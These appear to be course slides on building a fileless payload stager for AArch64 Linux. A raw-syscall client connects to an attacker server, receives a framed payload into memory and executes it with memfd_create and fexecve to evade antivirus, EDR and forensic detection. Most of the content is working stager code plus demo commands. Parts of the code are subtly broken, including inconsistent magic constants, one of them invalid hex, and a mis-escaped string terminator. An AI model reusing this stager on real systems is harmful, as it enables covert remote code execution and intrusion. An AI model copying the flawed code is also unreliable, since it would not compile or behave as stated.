



Kernel Security: how2rootkit



Staging Payloads

Getting your code to the target without touching disk.

Agenda



Agenda

1. Why staging: the delivery problem
2. Socket fundamentals: TCP from syscalls
3. Wire protocol design: framing and magic bytes
4. Server: serve a file over TCP
5. Client : fetch, validate, and execute in memory
6. Demo

How to get the next stage?

You have a payload. You have in-memory execution (reflective-payloads). What you don't have is a way to get the bytes onto the target without writing a file.

Recall: Writing to disk means:

- The file exists. AV scans it. EDR flags it. Forensics finds it.
- `open()` + `write()` show up in syscall traces.
- The inode timestamp persists after deletion.


The Staging Chain

Real implants use a chain:

Dropper → Stager → Payload

- **Dropper:** small, does one thing — runs the stager (often already on target)
- **Stager:** connects back to the attacker, pulls the payload over the network
- **Payload:** the actual capability (reverse shell, rootkit installer, etc.)

The stager is what we're building today.



Socket

A socket is a file descriptor that represents a network connection.

```
int sockfd = syscall(SYS_socket, AF_INET, SOCK_STREAM, 0);
```

- AF_INET — IPv4
- SOCK_STREAM — TCP (reliable, ordered, connection-oriented)
- Returns an fd — you read and write it like any other fd

AArch64 syscall numbers:

```
#define SYS_socket    198
#define SYS_bind      200
#define SYS_listen    201
#define SYS_accept    202
#define SYS_connect   203
#define SYS_sendto    206
#define SYS_recvfrom  207
#define SYS_shutdown  210
```

Network Byte Order

ARM is little-endian. The network is big-endian. Every multi-byte value in a socket address must be converted.

```
static inline uint16_t htons(uint16_t n) {  
    return (uint16_t)(((n & 0xff) << 8) | ((n >> 8) & 0xff));  
}  
  
static inline uint32_t htonl(uint32_t n) {  
    return ((n & 0x000000ff) << 24) |  
           ((n & 0x0000ff00) << 8) |  
           ((n & 0x00ff0000) >> 8) |  
           ((n & 0xff000000) >> 24);  
}
```

The reverse (network to host) is the same operation: `ntohs == htons`,
`ntohl == htonl`.

Forget this and your `bind()` fails silently with the wrong port.

Server Path: bind → listen → accept

```
struct sockaddr_in addr = {0};
addr.sin_family = AF_INET;
addr.sin_port = htons(port);
addr.sin_addr.s_addr = htonl(0x00000000); /* 0.0.0.0 - all interfaces */

syscall(SYS_bind, sockfd, (long)&addr, sizeof(addr));
syscall(SYS_listen, sockfd, 5);

/* blocks here until a client connects */
int connfd = syscall(SYS_accept, sockfd, 0, 0);
```

- `bind` assigns address + port to the socket
- `listen` puts it in passive mode, queue up to 5 pending connections
- `accept` blocks and returns a new fd for the accepted connection — `sockfd` stays in listen state

Client Path: connect


```
struct sockaddr_in srv = {0};
srv.sin_family      = AF_INET;
srv.sin_port        = htons(port);
srv.sin_addr.s_addr = htonl(ip_as_u32);

int sockfd = syscall(SYS_socket, AF_INET, SOCK_STREAM, 0);
syscall(SYS_connect, sockfd, (long)&srv, sizeof(srv));
```

No `bind()` needed on the client — the kernel picks an ephemeral port.

`connect()` blocks until the TCP handshake completes (SYN → SYN-ACK → ACK). Returns 0 on success, negative `errno` on failure.

Stager



send / recv

```
/* send up to len bytes – returns bytes actually sent */
ssize_t sent = syscall(SYS_sendto, fd, (long)buf, len, 0, 0, 0);

/* recv up to len bytes – returns bytes actually received, 0 = peer closed */
ssize_t got = syscall(SYS_recvfrom, fd, (long)buf, len, 0, 0, 0);
```

TCP is a **byte stream**. There are no message boundaries. A single `send(1000)` may arrive as three `recv()` calls of 400, 300, 300. You cannot assume one send equals one recv.

This is the partial I/O problem.

send_exact / recv_exact

Loop until all bytes are transferred:

```
static int send_exact(int fd, const void *buf, size_t n) {
    const char *p = buf;
    while (n > 0) {
        ssize_t w = syscall(SYS_sendto, fd, (long)p, n, 0, 0, 0);
        if (w <= 0) return -1;
        p += w; n -= w;
    }
    return 0;
}

static int recv_exact(int fd, void *buf, size_t n) {
    char *p = buf;
    while (n > 0) {
        ssize_t r = syscall(SYS_recvfrom, fd, (long)p, n, 0, 0, 0);
        if (r <= 0) return -1;
        p += r; n -= r;
    }
    return 0;
}
```

Use these everywhere. Never call sendto/recvfrom directly on a framed message.

Socket API — Quick Reference

Server sequence:

```
socket → bind → listen  
→ accept (blocks)  
→ sendto/recvfrom  
→ close
```

Client sequence:

```
socket → connect  
→ sendto/recvfrom  
→ close
```


Why TCP Needs Framing

TCP gives you a stream of bytes. The receiver has no idea where one "message" ends and the next begins.

You send: [HELLO] [WORLD] Receiver might see: [HEL], [LOWOR], [LD]

For a payload stager you need to know:

1. Is this connection from a legitimate stager client? (not a scanner)
2. How many bytes is the payload so I know when to stop reading?

Answer: design a simple wire protocol.

Wire Protocol Design

Frame format:

```
[ 4 bytes: magic ] [ 4 bytes: size ] [ size bytes: payload ]
```

```
#define STAGE_MAGIC 0xFEEDCODE

struct stage_hdr {
    uint32_t magic;
    uint32_t size;
};
```

- **magic**: a constant both sides agree on — rejects port scanners and random connections
- **size**: tells `recv_exact()` exactly how many bytes to read for the payload

Framing example

Staging Wire Protocol



- 0xFEEDCODE — validates the connection, rejects scanners
- uint32 payload size — tells `recv_exact()` how many bytes to read
- raw payload bytes — never written to disk on the target

Validating the Connection

On the client side, after receiving the header:

```
struct stage_hdr hdr;
recv_exact(sockfd, &hdr, sizeof(hdr));

if (hdr.magic != STAGE_MAGIC) {
    /* not our server - close and exit */
    syscall(SYS_close, sockfd);
    syscall(SYS_exit, 1);
}

uint32_t payload_size = hdr.size;
```

No fancy cryptography. For a lab demo this is sufficient. In production you'd want at minimum an HMAC. For now: wrong magic = hang up.

Header byte order

When you write `hdr.magic = 0xFEEDC0DE` on the server and send raw bytes, the client reads the same raw bytes. Both machines are AArch64 (little-endian) in our lab, so byte order matches.

If you're crossing architectures, you'd apply `htonl/ntohl` to the header fields. For the capstone (target is also AArch64) you can skip it — but be aware.

Server: Overview

```
./server <port> <file>
```

What it does:

1. Open <file>, read it into a heap buffer
2. Create socket, bind to <port>, listen
3. Accept a connection
4. Send [magic][size][bytes]
5. Close, loop back to accept

One file, served to any client that connects with the right magic.

Server: Reading the File

```
/* open the payload file */
int fd = syscall(SYS_openat, AT_FDCWD, path, O_RDONLY, 0);

/* stat to get size */
struct stat st;
syscall(SYS_fstat, fd, (long)&st);
uint32_t fsz = (uint32_t)st.st_size;

/* allocate buffer and read */
void *fbuf = (void *)syscall(SYS_mmap, 0, fsz,
    PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
recv_exact(fd, fbuf, fsz); /* reuse recv_exact for reads */
```

Actually for file reads you'd use a read loop, not `recv_exact` — but the loop is identical. Read exactly `fsz` bytes or error out.

Server: Sending the Frame

```
struct stage_hdr hdr = {  
    .magic = STAGE_MAGIC,  
    .size  = fsz,  
};  
  
/* send header then payload */  
send_exact(connfd, &hdr, sizeof(hdr));  
send_exact(connfd, fbuf, fsz);  
  
syscall(SYS_close, connfd);
```

Two `send_exact()` calls — header and payload separately. The receiver sees them as one contiguous stream.

Client: Connect and Receive Header

```
/* build server address from argv: <ip> <port> */
struct sockaddr_in srv = {0};
srv.sin_family      = AF_INET;
srv.sin_port        = htons(port);
srv.sin_addr.s_addr = parse_ipv4(ip_str); /* see inclass code */

int sockfd = syscall(SYS_socket, AF_INET, SOCK_STREAM, 0);
syscall(SYS_connect, sockfd, (long)&srv, sizeof(srv));

/* receive and validate header */
struct stage_hdr hdr;
recv_exact(sockfd, &hdr, sizeof(hdr));
if (hdr.magic != STAGE_MAGIC) {
    syscall(SYS_exit, 1);
}
```

Client: Receive Payload into Memory

```
uint32_t psz = hdr.size;

/* anonymous mapping - no file, no name, RW for now */
void *mem = (void *)syscall(SYS_mmap, 0, psz,
    PROT_READ|PROT_WRITE,
    MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);

recv_exact(sockfd, mem, psz);
syscall(SYS_close, sockfd);
```

The payload bytes live in mem. They have never been written to any file on this machine.

Client: Execute via memfd + fexecve

```
/* create an anonymous fd with a fake name */
int mfd = syscall(SYS_memfd_create, (long)"payload", MFD_CLOEXEC);

/* write the payload into the anonymous fd */
ssize_t written = 0;
while ((size_t)written < psz) {
    ssize_t w = syscall(SYS_write, mfd,
        (long)(mem + written), psz - written);
    if (w <= 0) syscall(SYS_exit, 1);
    written += w;
}

/* execute it - kernel reads from the fd, not from disk */
char *argv[] = { "payload", NULL };
char *envp[] = { NULL };
syscall(SYS_fexecve, mfd, (long)argv, (long)envp);

/* fexecve only returns on error */
syscall(SYS_exit, 1);
```

The fexecve call replaces the current process image with whatever bytes are in mfd. No disk entry, no /proc/self/exe pointing to a real file.

Why memfd_create + fexecve?

You could mmap the bytes RWX and jump into them — that runs shellcode, not a full ELF.

fexecve runs a full ELF: the kernel parses the headers, sets up segments, loads the interpreter, resolves the stack. You get a real process, not an injected stub.

The "file" is backed by an anonymous file descriptor in tmpfs. It has a name in /proc/self/fd/N but no inode in any mounted filesystem the defender is watching.

Recall from reflective-payloads:
memfd_create gives you a fd-backed
anonymous file. fexecve treats any fd
as an executable.

Parsing argv IP address

No `inet_aton()` without `libc`. Parse it yourself:

```
static uint32_t parse_ipv4(const char *s) {
    uint32_t result = 0;
    uint32_t octet = 0;
    for (;;) {
        char c = *s++;
        if (c >= '0' && c <= '9') {
            octet = octet * 10 + (c - '0');
        } else {
            result = (result << 8) | (octet & 0xff);
            octet = 0;
            if (c == '\\0') break;
        }
    }
    return htonl(result);
}
```

Returns the IP already in network byte order (ready for `sin_addr.s_addr`).

Demo

In-class (host, qemu user-mode):

```
cd inclass/payload_staging
make demo
# → serves payload, client fetches it,
#   fexecve runs it, pwned.txt appears
```

On the QEMU VM:

```
./server 4444 payload &
./client 127.0.0.1 4444
cat pwned.txt
```

Verify nothing hit disk:

```
# no new files in /tmp or /dev/shm
find /tmp /dev/shm -newer /tmp -ls

# memfd shows up in client's fd table
ls -la /proc/<pid>/fd
# → /memfd:payload (deleted)
```

Common Failure Modes

Symptom	Cause
<code>connect()</code> returns <code>-ECONNREFUSED</code>	Server not listening yet, or wrong port
<code>recv_exact()</code> returns <code>-1</code>	Server closed connection (magic mismatch, short read)
<code>fexecve()</code> returns <code>-ENOEXEC</code>	Payload is not a valid ELF or wrong architecture
<code>fexecve()</code> returns <code>-EACCES</code>	<code>memfd</code> not marked executable — add <code>MFD_EXEC</code> flag (Linux 6.3+)
<code>fexecve()</code> fails under <code>qemu-user</code>	<code>qemu</code> resolves <code>/proc/self/fd/N</code> → <code>/memfd:name</code> (deleted), use <code>execve("/proc/self/fd/N")</code> directly
Client exits immediately	<code>fexecve</code> replaced the process — this is correct. The payload is running.

What This Is Missing

- **Encryption** — payload in plaintext on the wire is trivial to detect
- **Authentication** — HMAC or challenge-response instead of a static cookie
- **Retry logic** — connect() loop with backoff if the C2 is not up yet
- **SIGCHLD handling** — if the server needs to serve multiple clients
- **Error logging** — right now failures are silent exits

Summary

- TCP stager: `socket` → `bind` → `listen` → `accept` → `send_exact` on the server
- `socket` → `connect` → `recv_exact` → `memfd_create` → `fexecve` on the client
- Wire protocol: `[magic][size][payload]` — framing solves the partial I/O problem, magic rejects random connections
- Payload never touches a filesystem the defender is watching
- The inclass code is in `inclass/payload_staging/` — `server.c` and `client.c`, raw syscalls, no libc

